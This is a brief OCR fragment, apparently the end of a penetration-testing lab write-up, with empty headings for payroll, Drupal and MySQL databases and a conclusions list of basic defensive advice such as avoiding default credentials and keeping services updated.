
PAYROLL'S DATABASE:



DRUPAL'S DATABASE



MY SQL DATABASE:



Conclusions

~We were able to gain full access to the target system.
~We learned about many vulnerabilities/exploits in the linux system.
~Never use weak/default credentials.
~Always update services to their latest versions.
~Frequently check if the running service is vulnerable or not.